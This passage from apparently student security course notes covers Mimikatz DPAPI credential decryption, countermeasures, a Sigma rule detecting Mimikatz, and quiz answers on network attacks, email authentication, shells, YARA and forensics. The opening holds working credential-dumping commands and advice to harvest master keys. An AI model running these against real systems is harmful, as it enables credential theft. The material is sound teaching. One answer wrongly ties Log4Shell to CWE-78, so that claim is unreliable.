dpapi::masterkey /in:<masterkey-location> /rpc
```

From Backup DPAPI Key of the Domain Controller

Each domain-joined user master key blob has a domain backup key component. This key is used when a user changes their credentials *(password, smartcard etc.)*. The domain master key component is encrypted with a DPAPI domain backup private key that exists on domain controllers. This key never changes.

```
REM Exports the backup key into a .pvk file
lsadump::backupkeys /system:<domain-controller> /export
dpapi::masterkey /in:<master-key-to-decrypt> /pvk:<location-of-pvk-file>
```

If you gain ***domain administrator privileges***, you can ***decrypt any domain user master key forever!*** Download all DPAPI master keys you can find on compromised machines, you might be able to decrypt them when you become domain admin.

18.3.4. Decrypting Machine Secrets

To decrypt machine master keys, we need the `DPAPI_SYSTEM` LSA secret. Note that machine master keys do not have a domain backup key component.

```
lsadump::secrets
dpapi::masterkey /in:"%WINDIR%\System32\Microsoft\Protect\S-1-5-18\<GUID>" /system:DPAPI_SYSTEM
```

18.3.5. DPAPI Credentials and Vaults

Credentials are kept in `Credentials` folders and are self-contained structures. ***Vaults*** are kept in `Vault` folders and have a `Policy.vpol` that is decrypted with a master key. Two AES keys within the policy are then used to decrypt one or more `.vcrd` files.

User: `%userprofile%\AppData\[Local|Roaming]\Microsoft\...`
Local system:
`C:\Windows\System32\config\systemprofile\AppData\[Roaming|Local]\Microsoft\...`
`C:\Windows\ServiceProfiles\[LocalService|NetworkService]\AppData\[Roaming|Local]\Microsoft\...`

```
dpapi::cred /masterkey:SHA1 /in:<path>\Credentials\ID
dpapi::vault /masterkey:SHA1 /cred:<path>\ID.vcrd /policy:<path>\Policy.vpol
```

Saved RDP connection credentials (RDG)

```
dpapi::blob /in:<rdg-file> [/masterkey:SHA1|/unprotect]
```

18.3.6. Countermeasures

Microsoft released an update in 2014 to counter credential abuse. KB2871997 improved the credential handling in Windows:

- ***Restrict the lifetime of cached logon credentials:*** Credentials are only cached during the logon session.
- ***Restrict Kerberos/NTLM supplied credential cache:*** Credentials provided over network logons are no longer stored in memory in ways attackers could "easily" extract them, still possible though *(e.g. via Pass-the-Hash or Pass-the-Ticket techniques)*
- ***Restrict cache of Kerberos plain text passwords:*** Windows avoids placing plaintext Kerberos credentials in LSASS unless strictly necessary.

But NTLM hashes and Kerberos tickets are still cached, meaning Pass-the-hash/ticket attacks are still possible!

Windows 10 introduced ***Credential Guard***, which isolates secrets in virtualized secure environments rather than storing everything in LSASS.

Best Practices

Credentials need to be stored on Windows machines, in order to allow Single-Sign-On. This inherently brings the risk of cached credentials being stolen. However, you can mitigate the risk by

- No password re-use, use strong passwords and protect hashes
- Implement Logon Restrictions for your privileged accounts to limit exposure
- Deploy an Active Directory administrative tier model
- Make use of the Protected Users Group in Windows AD
- Deploy Credential Guard

18.4. SIGMA

Sigma is a generic and open ***signature format*** that allows you to ***describe relevant log events***. The rule format is based on YAML and very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others. Sigma is for log files what Snort is for network traffic and YARA is for binary files.

Sigma Rules can be mapped to Sysmon Event IDs and fields *(see chapter "Sysmon" (Page 47))*. This way, sysmon can be used to generate Sigma Rules for other SIEM solutions. For example, Mimikatz can be detected with this process.

```yaml
title: Mimikatz detection
status: stable
description: Detects Mimikatz 2.1.1 by hashes
tags:
  - attack.lateral_movement
  - attack.credential_access
logsource:
  product: windows
  service: sysmon
detection:
  selection:
      EventID: 1
      Hashes:
          - 97f93fe...
          - 6bfc1ec...
          - e46ba4b...
  condition: selection
level: high
```

19. QUIZFRAGEN VON STUDENTEN

Explain Man-in-the-Browser (MitB) and Man-in-the-Middle (MitM) attacks and describe each with one scenario
Man-in-the-Middle (MitM): Man attacker intercepts network traffic and listens between the client and server in the communication path (e.g. ARP spoofing or DNS hijacking). The attacker can read, alter or inject data into the requests.
Example: The attacker sets up a Wifi hotspot at a coffee shop. When victims connect, all their traffic passes through the attacker's device, allowing interception of credentials and sensitive data.

Man-in-the-Browser (MitB): Malware (e.g browser extension or trojan) infects the victim's browser and manipulates web sessions, the attack is inside the victim's browser. The attacker can modify transaction details or steal information after SSL/TLS decryption happens in the browser.
Example: Banking trojan infects user's browser. When user initiates a 1000 CHF transfer, the malware changes the destination account and amount to 10000 CHF while displaying the original 1000 CHF on screen. The bank sees a legitimate authenticated session.

What is DNS Cache Poisoning and does it work?
DNS cache poisoning (also called DNS spoofing) is an attack where an attacker injects wrong DNS records into a DNS server's cache. This causing users to be redirected to malicious IP addresses when they request legitimate domain names.

How it works:
1. Attacker sends crafted DNS responses to a DNS resolver
2. The crafted response contains incorrect IP/domain mappings
3. If the server/resolver accepts those crafted responses, it caches the malicious record
4. User search for domain which return the attacker's placed IPs for the domain
5. User are redirected to the phishing sites and believe it is the legitimate service.

What is Kerberos in a nutshell?
Please also explain what role do following terms play:
– KDC (Key Distribution Center)
– AS (Authentication Service)
– TGS (Ticket Granting Service)
– Silver Ticket
– Golden Ticket

Solution: Kerberos is a network authentication protocol that uses tickets to allow users to prove their identity without repeatedly sending passwords over the network. In Active Directory, it involves following three main components.

– KDC (Key Distribution Center): Issues tickets and consists of AS and TGS

– AS (Authentication Service): Verifies user identity, issues Ticket Granting Ticket (TGT)

– TGS (Ticket Granting Service): Issues service tickets based on valid TGT

– Golden Ticket: creates TGTs, which can create Tickets for all TGS (highest privilege), potential compromise of all(!) Services.

– Silver Ticket: creates Service Tickets (lower level), potential compromise of one Service.

An organization suspects that a workstation inside the internal network is compromised by malware. The malware cannot accept inbound connections due to firewall restrictions.
a) Explain two different techniques a malware can use to communicate from the internal network to the outside world in such an environment.

b) One of these techniques is DNS tunneling. Explain how DNS tunneling works at a high level.

c) From a defender's perspective, name three indicators that could help detect DNS tunneling in network traffic or logs.

Solution

a) Two common outbound communication techniques are:

– HTTPS-based communication: Malware uses HTTPS (TCP port 443) to communicate with a command-and-control (C2) server. This traffic often blends in with normal web traffic and is difficult to inspect due to encryption.

– DNS-based communication: Malware embeds data into DNS queries and responses, allowing communication even when only DNS traffic is permitted.

b) DNS tunneling works by encoding data (often Base64) into DNS request names. The infected host sends many DNS queries containing small chunks of data to an attacker-controlled domain. The attacker's DNS server reconstructs the data from these queries and can also send commands back via DNS responses.

c) Possible indicators of DNS tunneling include:
– Unusually long or random-looking domain names
– High volume of DNS requests to a single domain
– DNS queries with uncommon character distributions (e.g. Base64 patterns)

Email Security
Ein Unternehmen stellt fest, dass Kunden vermehrt Phishing-E-Mails erhalten, die scheinbar von der eigenen Domain stammen. Die Domain ist öffentlich erreichbar und wird für regulären E-Mail-Versand genutzt.

a) Erkläre das Funktionsprinzip von SPF. Welche Information wird im DNS hinterlegt, und was prüft der empfangende Mailserver konkret?

b) Beschreibe, wie DKIM die Integrität und Authentizität einer E-Mail sicherstellt. Gehe dabei auf die Rolle von Hash, Signatur und DNS-Eintrag ein.

c) Erkläre, wie DMARC SPF und DKIM kombiniert. Was bedeutet `Alignment` in diesem Kontext, und welche drei Policy-Optionen kann eine DMARC-Konfiguration enthalten?

d) Eine E-Mail besteht die SPF-Prüfung, fällt jedoch bei DKIM durch. Die Domain hat DMARC mit der Policy `p=reject` konfiguriert. Erkläre, wie der empfangende Mailserver mit dieser E-Mail umgeht und warum.

Solution

a) SPF (Sender Policy Framework) dient dazu, festzulegen, welche Mailserver berechtigt sind, E-Mails im Namen einer bestimmten Domain zu versenden. Die Information wird als SPF-Record im DNS der Domain hinterlegt und enthält eine Liste erlaubter IP-Adressen oder Hostnamen. Der empfangende Mailserver prüft beim Eingang einer E-Mail, ob die IP- Adresse des sendenden Mailservers im SPF-DNS-Eintrag der im Envelope- From angegebenen Domain enthalten ist. Ist dies der Fall, gilt die SPF-Prüfung als bestanden, andernfalls als fehlgeschlagen oder neutral.

b) DKIM (DomainKeys Identified Mail) stellt die Integrität und Authentizität einer E-Mail sicher. Beim Versand der E-Mail erstellt der sendende Mailserver einen Hash über ausgewählte Header-Felder und den Body der Nachricht. Dieser Hash wird mit einem privaten Schlüssel digital signiert und als DKIM-Signatur im E-Mail-Header abgelegt. Der empfangende Mailserver ruft den zugehörigen öffentlichen Schlüssel aus dem DNS der sendenden Domain ab und prüft damit die Signatur. Ist die Signatur gültig, wurde die E-Mail seit dem Versand nicht verändert und stammt kryptographisch nachweisbar von der angegebenen Domain.

c) DMARC (Domain-based Message Authentication, Reporting and Conformance) kombiniert die Ergebnisse von SPF und DKIM und definiert eine klare Richtlinie für den Umgang mit fehlgeschlagenen Prüfungen.

Alignment bedeutet, dass die Domain im sichtbaren From-Header mit der Domain übereinstimmen muss, die für SPF und oder DKIM verwendet wurde. Nur wenn dieses Alignment gegeben ist, gelten SPF oder DKIM im Sinne von DMARC als erfolgreich.

Eine DMARC-Konfiguration kann drei Policy-Optionen enthalten:

– `p=none`, keine Durchsetzungsaktion, nur Monitoring
– `p=quarantine`, verdächtige E-Mails werden z.B. in den Spam-Ordner verschoben

– `p=reject`, E-Mails werden abgelehnt

d) Obwohl die E-Mail die SPF-Prüfung besteht, fällt sie bei DKIM durch. Da DMARC aktiv ist und die Policy auf `p=reject` gesetzt wurde, prüft der empfangende Mailserver, ob mindestens eine der beiden Methoden SPF oder DKIM erfolgreich ist und korrekt aligned ist.

Da DKIM fehlschlägt und SPF zwar besteht, aber typischerweise nicht aligned ist oder nicht als ausreichend gilt, schlägt die DMARC-Prüfung insgesamt fehl. Der empfangende Mailserver lehnt die E-Mail daher ab, um Spoofing und Phishing zu verhindern.

Bind Shell, Reverse Shell und Web Shell

Im Rahmen einer Incident-Response-Untersuchung analysierst du ein kompromittiertes Linux-System. Es besteht der Verdacht, dass der Angreifer interaktive Shells zur Persistenz oder Fernsteuerung eingesetzt hat.

a) Erkläre die Unterschiede zwischen Bind Shell, Reverse Shell und Web Shell. Gehe dabei jeweils auf folgende Aspekte ein:

– Richtung der Netzwerkverbindung
– Typischer Einsatzort (Server, Webanwendung, internes Netz)
– Ein Vorteil und ein Nachteil aus Sicht des Angreifers

b) Ein Angreifer nutzt eine Reverse Shell von einem kompromittierten Server zu einem externen Host.

1. Begründe, warum Reverse Shells in realen Angriffsszenarien häufiger eingesetzt werden als Bind Shells, insbesondere in Umgebungen mit Firewalls und NAT.
2. Ein Netzwerk-IDS überwacht ausgehenden Traffic. Nenne drei konkrete Indikatoren, anhand derer eine Reverse Shell trotzdem erkannt werden kann, obwohl sie eine ausgehende Verbindung nutzt.
3. Der Angreifer kapselt die Reverse Shell in HTTPS (TCP Port 443). Erkläre, warum dies die Erkennung erschwert, und nenne eine technische Massnahme auf Netzwerk- oder Host-Ebene, mit der eine solche Reverse Shell dennoch detektiert oder eingeschränkt werden kann.

Solution

a) Bind Shell:
– Richtung der Verbindung: Der kompromittierte Host öffnet einen Port und wartet auf eine eingehende Verbindung des Angreifers
– Typischer Einsatzort: Systeme ohne restriktive Firewall-Regeln und nicht hinter NAT
– Vorteil: Einfache Implementierung
– Nachteil: Eingehende Verbindungen werden oft durch Firewalls blockiert

Reverse Shell:
– Richtung der Verbindung: Der kompromittierte Host baut eine ausgehende Verbindung zum Angreifer auf
– Typischer Einsatzort: Server hinter Firewalls oder NAT
– Vorteil: Umgeht eingehende Firewall-Regeln, Chance entdeckt zu werden ist normalerweise tiefer
– Nachteil: Abhängigkeit von einem erreichbaren externen Server

Web Shell:
– Richtung der Verbindung: Kommunikation über HTTP oder HTTPS zwischen Angreifer und Webserver
– Typischer Einsatzort: Kompromittierte Webanwendungen
– Vorteil: Tarnung im normalen Web-Traffic
– Nachteil: Meist eingeschränkte Interaktivität und Abhängigkeit vom Webserver

b) 1. Reverse Shells werden häufiger eingesetzt, da ausgehende Verbindungen in vielen Netzwerken erlaubt sind, während eingehende Verbindungen durch Firewalls oder NAT blockiert werden. Der Angreifer passt sich so der typischen Netzwerksicherheitsarchitektur an.
2. Mögliche Indikatoren für eine Reverse Shell im ausgehenden Traffic sind:
   – Verbindungen zu ungewöhnlichen oder neu registrierten externen IP-Adressen oder Domains
   – Lange bestehende TCP-Verbindungen mit geringem, aber kontinuierlichem Datenfluss
   – Interaktive Muster im Traffic, wie kurze Anfrage-Antwort-Zyklen ohne typisches Protokollverhalten

3. Die Kapselung in HTTPS erschwert die Erkennung, da der Traffic verschlüsselt ist und wie normaler Webverkehr aussieht. Eine mögliche Gegenmassnahme ist TLS-Inspection auf Netzwerkebene oder die Überwachung verdächtiger Prozesse und Netzwerkverbindungen auf dem Host mittels EDR.

MISP

Ein Security-Team nutzt MISP, um Informationen zu Sicherheitsvorfällen mit anderen Organisationen zu teilen und eigene Erkennungsmechanismen zu verbessern.
a) Erkläre kurz, was MISP ist und welches Hauptziel mit dem Einsatz dieser Plattform verfolgt wird. **b)** Beschreibe die Bedeutung der folgenden Begriffe im Kontext von MISP:

– Event
– Attribute
– Indicator of Compromise (IOC)

Erkläre jeweils kurz, wie diese Elemente zusammenhängen.

c) Nenne zwei konkrete Vorteile, die ein Unternehmen durch den Einsatz von MISP im Vergleich zu einer rein internen Sammlung von IOCs hat. Erkläre kurz, warum diese Vorteile die Detektion oder Reaktion auf Angriffe verbessern.

Solution

a) MISP (Malware Information Sharing Platform) ist eine Plattform zum strukturierten Austausch von Cyber Threat Intelligence. Ziel ist es, sicherheitsrelevante Informationen wie Angriffsmuster oder Indicators of Compromise organisationsübergreifend zu teilen und dadurch die Erkennung und Reaktion auf Angriffe zu verbessern.

b) Event: Ein Event beschreibt einen konkreten Sicherheitsvorfall oder eine Kampagne und dient als Container für zusammengehörige Informationen.

Attribute: Attribute sind einzelne Datenpunkte innerhalb eines Events, z.B. IP-Adressen, Domains, Hashes oder URLs.

Indicator of Compromise (IOC): IOCs sind Attribute, die direkt zur Erkennung von Angriffen genutzt werden können.

Zusammenhang: Ein Event enthält mehrere Attribute, von denen ein Teil als IOCs verwendet wird, um Systeme oder Logs auf Hinweise eines Angriffs zu prüfen.

c) Ein Vorteil von MISP ist der organisationsübergreifende Austausch von aktuellen Bedrohungsinformationen, wodurch Angriffe früher erkannt werden können.

Ein weiterer Vorteil ist die Strukturierung und Kontextualisierung von IOCs, wodurch Detektionsregeln gezielter erstellt werden können und weniger False Positives entstehen.

YARA & Malware-Detektion

In deinem Unternehmen wurde ein verdächtiges Programm auf einem Client gefunden. Du sollst nun die Untersuchung mittels YARA leiten.

a) Strategievergleich: Erkläre, warum der Einsatz von YARA-Regeln gegenüber einem klassischen Virenscanner (AV) bei der Untersuchung eines Vorfalls vorteilhaft sein kann, und nenne einen wesentlichen Nachteil.

b) Effizienz der Suche: Dein Kollege möchte alle 5.000 Rechner in deinem Unternehmen allein nach dem SHA256-Hash der Datei durchsuchen. Erkläre, warum das ohne weitere Metadaten eine schlechte Idee ist, und schlage eine konkrete Effizienzsteigerung vor.

c) Regel-Optimierung: Du suchst im Speicher eines Windows-Systems nach dem String “Malware”. Warum findet eine einfache Regel wie a = “Malware” den String oft nicht, und welche Zusätze musst du verwenden?

d) Dateiformate: Ein SOC-Mitarbeiter behauptet, YARA sei das perfekte Tool, um Windows Event Logs (EVT-Files) nach verdächtigen Einträgen zu durchsuchen. Beurteile diese Aussage.

Solution

a) Ein Vorteil von YARA ist die flexible, forensische Suche nach individuell definierten Mustern, auch für neue oder gezielte Malware, die von AV-Lösungen noch nicht erkannt wird. Ein wesentlicher Nachteil ist, dass YARA

keine integrierte Echtzeitüberwachung oder präventiven Schutz bietet und manuell oder über zusätzliche Systeme ausgeführt werden muss.

b) Die Suche allein anhand eines Hashes ist ineffizient, da auf allen Systemen jede Datei vollständig gelesen und gehasht werden muss. Effizienter ist es, die Suche durch Metadaten wie Dateiname, Pfad, Dateigröße, Erstellungszeit oder PE-Header-Eigenschaften einzugrenzen oder zunächst mit YARA-Regeln auf charakteristische Strings oder Strukturen zu scannen.

c) Strings werden im Windows-Speicher häufig als UTF-16 (wide strings) abgelegt. Eine einfache ASCII-String-Regel findet diese nicht. Um den String zuverlässig zu erkennen, müssen in der YARA-Regel die Modifikatoren `ascii` und `wide` verwendet werden.

d) Die Aussage ist irreführend. Zwar kann YARA technisch auch binäre EVT/EVTX-Dateien scannen, es versteht jedoch die interne Struktur und Semantik von Windows Event Logs nicht.

Für die Analyse von Event Logs sind spezialisierte Tools wie Event Viewer, SIEMs oder Logparser (z.B. EvtxECmd von Eric Zimmermann) besser geeignet, da sie gezielte Abfragen und Kontext liefern.

Memory Forensics (RAM-Analyse)
Ein Server in deinem Unternehmen verhält sich seltsam. Du entscheidest dich für eine Analyse des flüchtigen Speichers.

a) Notwendigkeit: Nenne drei spezifische Artefakte, die du nur im RAM (flüchtiger Speicher), aber nicht auf einem klassischen Festplatten-Abbild (dd-image) findest.

b) Integrität & “Memory Smear”: Erkläre, was man unter “Memory Smear” versteht und wie du diesen bei einer virtuellen Maschine verhindern kannst.

c) Detektion versteckter Prozesse: Erkläre den technischen Unterschied zwischen den Volatility-Befehlen `pslist` und `psscan`. Welches Modul ist besser geeignet, um Schadsoftware zu finden, die sich vor dem Task-Manager versteckt?

d) Rekonstruktion: Ist es möglich, aus einem Memory-Abbild eine ausführbare Datei (Executable) wiederherzustellen, die zum Zeitpunkt der Aufnahme aktiv war? Erwähne dabei kurz die Rolle des Loaders.

Solution

a) Im RAM finden sich Artefakte wie laufende Prozesse und deren Speicherinhalte, aktive (inkl. nicht persistierter Verbindungszustände) oder kürzlich genutzte Netzwerkverbindungen, geladene Kernel-Module/Treiber, unverschlüsselte Zugangsdaten oder Verschlüsselungsschlüssel sowie Command-History von interaktiven Sessions, die auf einem klassischen Festplatten-Abbild nicht oder nur unvollständig vorhanden sind.

b) Memory Smear beschreibt Inkonsistenzen im Speicherabbild, die entstehen, weil sich der RAM während der Akquisition weiter verändert. Bei virtuellen Maschinen kann dies verhindert werden, indem die VM pausiert oder ein konsistenter Snapshot mit RAM-Inhalt erstellt wird, sodass der Speicherzustand eingefroren ist.

c) `pslist` folgt der offiziellen `EPROCESS`-Liste (double linked list) von Windows. `psscan` hingegen sucht direkt nach Datenstrukturen im Speicher und kann so auch Prozesse finden, die mutwillig aus der Liste ausgehängt wurden. `psscan` ist besser geeignet, um Schadsoftware zu finden, die sich vor dem Task-Manager oder klassischen Prozesslisten versteckt. Da `psscan` nach Prozesssignaturen im Rohspeicher sucht, kann es verwaiste oder teilweise überschriebene EPROCESS-Strukturen finden, die zu bereits beendeten Prozessen gehören und fälschlicherweise als aktive Prozesse interpretiert werden (False Positives).

d) Ja, es ist möglich, aus einem Memory-Abbild eine ausführbare Datei zu rekonstruieren. Der Windows-Loader lädt PE-Sektionen (Portable Executable) in den Speicher, löst Importe auf und initialisiert Tabellen wie die IAT (Import Address Table). Da diese Strukturen zur Laufzeit verändert oder unvollständig im RAM vorliegen können, ist die Rekonstruktion komplex, aber mit Forensik-Tools grundsätzlich möglich.

MITRE ATT&CK & Cyber Kill Chain
Ein Angreifer versucht, über eine Schwachstelle in einer Web-Applikation in dein Unternehmen einzudringen.

a) Struktur: Erkläre den Unterschied zwischen einer “Tactic” und einer “Technique” im MITRE ATT&CK Framework.

b) Kill Chain: Beschreibe anhand einer Analogie, welches die Phasen der Cyber Kill Chain sind.

c) Kill Chain Zuordnung: Ein Angreifer schickt ein E-Mail-Attachment an einen Mitarbeiter in deinem Unternehmen. Welcher Phase der Cyber Kill Chain entspricht das, und welche Phase folgt unmittelbar nach dem Öffnen des Attachments durch den User?

d) Command & Control (C2): Warum bevorzugen Angreifer C2-Verbindungen, die vom infizierten Client in deinem Unternehmen nach draussen (Internet) initiiert werden (Polling)?

e) Persistenz: Nenne eine Möglichkeit, wie ein Angreifer Persistenz auf einem Windows-System erreichen kann, und beschreibe wie du diese im SIEM erkennen könntest.

Solution
a) Eine Tactic beschreibt das übergeordnete Ziel eines Angreifers innerhalb eines Angriffsverlaufs (das Warum), während eine Technique die konkrete Methode beschreibt, mit der dieses Ziel technisch umgesetzt wird (das Wie).

b) Die Cyber Kill Chain lässt sich mit der Organisation eines illegalen Konzerts vergleichen: Zuerst werden geeignete Orte und Schwachstellen erkundet (Reconnaissance), anschließend wird die benötigte Technik und der Ablauf vorbereitet (Weaponization), danach werden Einladungen verteilt (Delivery). Der Veranstaltungsort wird besetzt und genutzt (Exploitation), es wird eine dauerhafte Infrastruktur aufgebaut (Installation), die Koordination erfolgt aus der Ferne (Command & Control), und schließlich wird das eigentliche Ziel erreicht, indem das Konzert durchgeführt wird (Actions on Objectives).

c) Das Versenden des Attachments entspricht der Phase Delivery. Nach dem Öffnen des Attachments erfolgt die Phase Exploitation, in der der Angreifer durch Ausnutzung einer Schwachstelle Code ausführt.

d) Verbindungen von innen nach aussen sind einfacher aufzubauen, da Firewalls diesen Verkehr oft weniger restriktiv behandeln als eingehende Verbindungen aus dem Internet. Zusätzlich verschleiern Angreifer C2-Verkehr oft als legitimen Web-Traffic (z. B. HTTPS), um in der Masse des normalen ausgehenden Verkehrs unterzugehen.

e) Persistenz kann z. B. über Scheduled Tasks oder Registry Run Keys erreicht werden. Scheduled Tasks lassen sich im SIEM über die Windows Event-ID 4698 (Task erstellt) oder auch Event-ID 4702 (Task geändert) erkennen, sofern die entsprechende Audit-Policy aktiviert ist. Diese Events können gezielt überwacht und mit bekannten Baselines verglichen werden.

What is the difference between “CVE” and CWE“
- CVE (Common Vulnerabilities and Exposures): This is a standardized identifier for a publicly known cybersecurity vulnerability. Think of it as a unique ID number (e.g., CVE-2021-44228 for the Log4Shell vulnerability). Its purpose is to provide a common name so everyone can talk about the same issue.
- CWE (Common Weakness Enumeration): This describes the general type of mistake that led to the vulnerability, not the specific instance. It’s the “category” of the flaw.

Example: CVE-2021-44228 (a specific vulnerability) is an instance of CWE-78: Improper Neutralization of Special Elements used in an OS Command (the general weakness type).

What is 2FA and can it protect against a Man in the Middle Attack? Why/ why not?
2FA means “two factor authentication” a factor is somthing known (password), smth owned (phone, key) or smth one is (fingerprint). 2FA requires authentication of two different factors. A Man in the middle, who is redirecting a password can also simply redirect a token or the fingerprint information. This means 2FA does not work by definition against a man in the middle attack. Unless one factor is engineered in a way that makes it non-redirectable. (Like FIDO2)

In Memory Forensics, where can Evidence be found and what artifacts are of interest? (List 3 Evidence “places” and 4 Artifacts of interest)
Evidence “places” and 4 Artifacts of interest) Evidence:
- Physical Memory
- Pagefile
- Crash Dumps

– Hibernation Files

Artifacts of interest:
– Processes
– Network connections
– Loaded drivers
– Console command history
– Strings in memory
– Credentials and keys